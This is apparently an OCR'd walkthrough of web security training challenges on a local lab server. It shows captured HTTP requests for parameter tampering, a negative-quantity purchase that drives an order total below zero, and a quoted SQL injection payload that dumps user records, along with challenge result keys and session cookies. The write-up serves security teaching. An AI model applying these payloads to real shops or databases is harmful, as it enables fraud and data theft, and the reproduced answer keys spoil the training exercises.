
Paul Bourke
Will Bailey
Orla Cleary
Ronan Fitzpatrick

Show this Profile

```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.1
Host: 192.168.56.103
Connection: keep-alive
Content-Length: 14
Accept: */*
Origin: https://192.168.56.103
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.56.103/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=681F6875996D04962F805CAA76A4757F; token=165777052544523482803592458304024791565;
JSESSIONID3="wvONDk1kB5suCmTcsrLbfw=="

userId%5B%5D=11
```

Here the key for the next level



12 - Poor Validation 01

Here it is required to buy an item without paying any money. If all values get negative, it is capturing by the web page as a fault, but by changing the largest prices item in to a negative it is possible to complete the task.

Super Meme Shopping

Use this shop to buy whatever old memes you like!

Picture Cost Quantity

 $45 1

 $15 1

 $3000 1

 $30 1

Please select how many items you would like to buy and click submit

Place Order

```
POST /challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2edc3aa6f029fd30925d66c7e HTTP/1.1
Host: 192.168.56.103
Connection: keep-alive
Content-Length: 57
Accept: */*
Origin: https://192.168.56.103
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.56.103/challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2edc3aa6f029fd30925d66c7e.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=681F6875996D04962F805CAA76A4757F; token=165777052544523482803592458304024791565;
JSESSIONID3="wvONDklkB5suCmTcsrLbfw=="

megustaAmount=1&trollAmount=1&rageAmount=-1000&notBadAmount=1
```

Here is the retrieved result key.

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $-41955


Trolls were free, Well Done -

XSgdQ7W74dflSZy7CO+bJh8zCb6CxEohrEc6+8m8QPa1y8cC8yIpwu81Wac8kjEg4SsakU76N
kDCvIpHUI6BqiDWqxOtfi1Z2S/qRxD3O23CDzY5qOhvsLYT56iWUNSi2qf2uF016NZ+UQ+idzq

13 - SQl Injection 01

Another easy task. Here what have to do is performing a simple SQL code but not using '. Instead of ' it is needed to use " to complete this task and get the key.

```
tharindu "or" 1=1
```



SQL Injection Challenge One

To complete this challenge, you must exploit SQL injection flaw in the following form to find the result key.

Please enter the Customer Id of the user that you want t
o look up

tharindu "or" 1=1

Get user

Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanola n	thenightbefore@example.co m	null
Paul O Brie n	sixshooter@deaf.com	Well Done! The reuslt Key is fd8e9a29dab791197115 b58061b215594211e72c1680f1eacc50b0394133a09f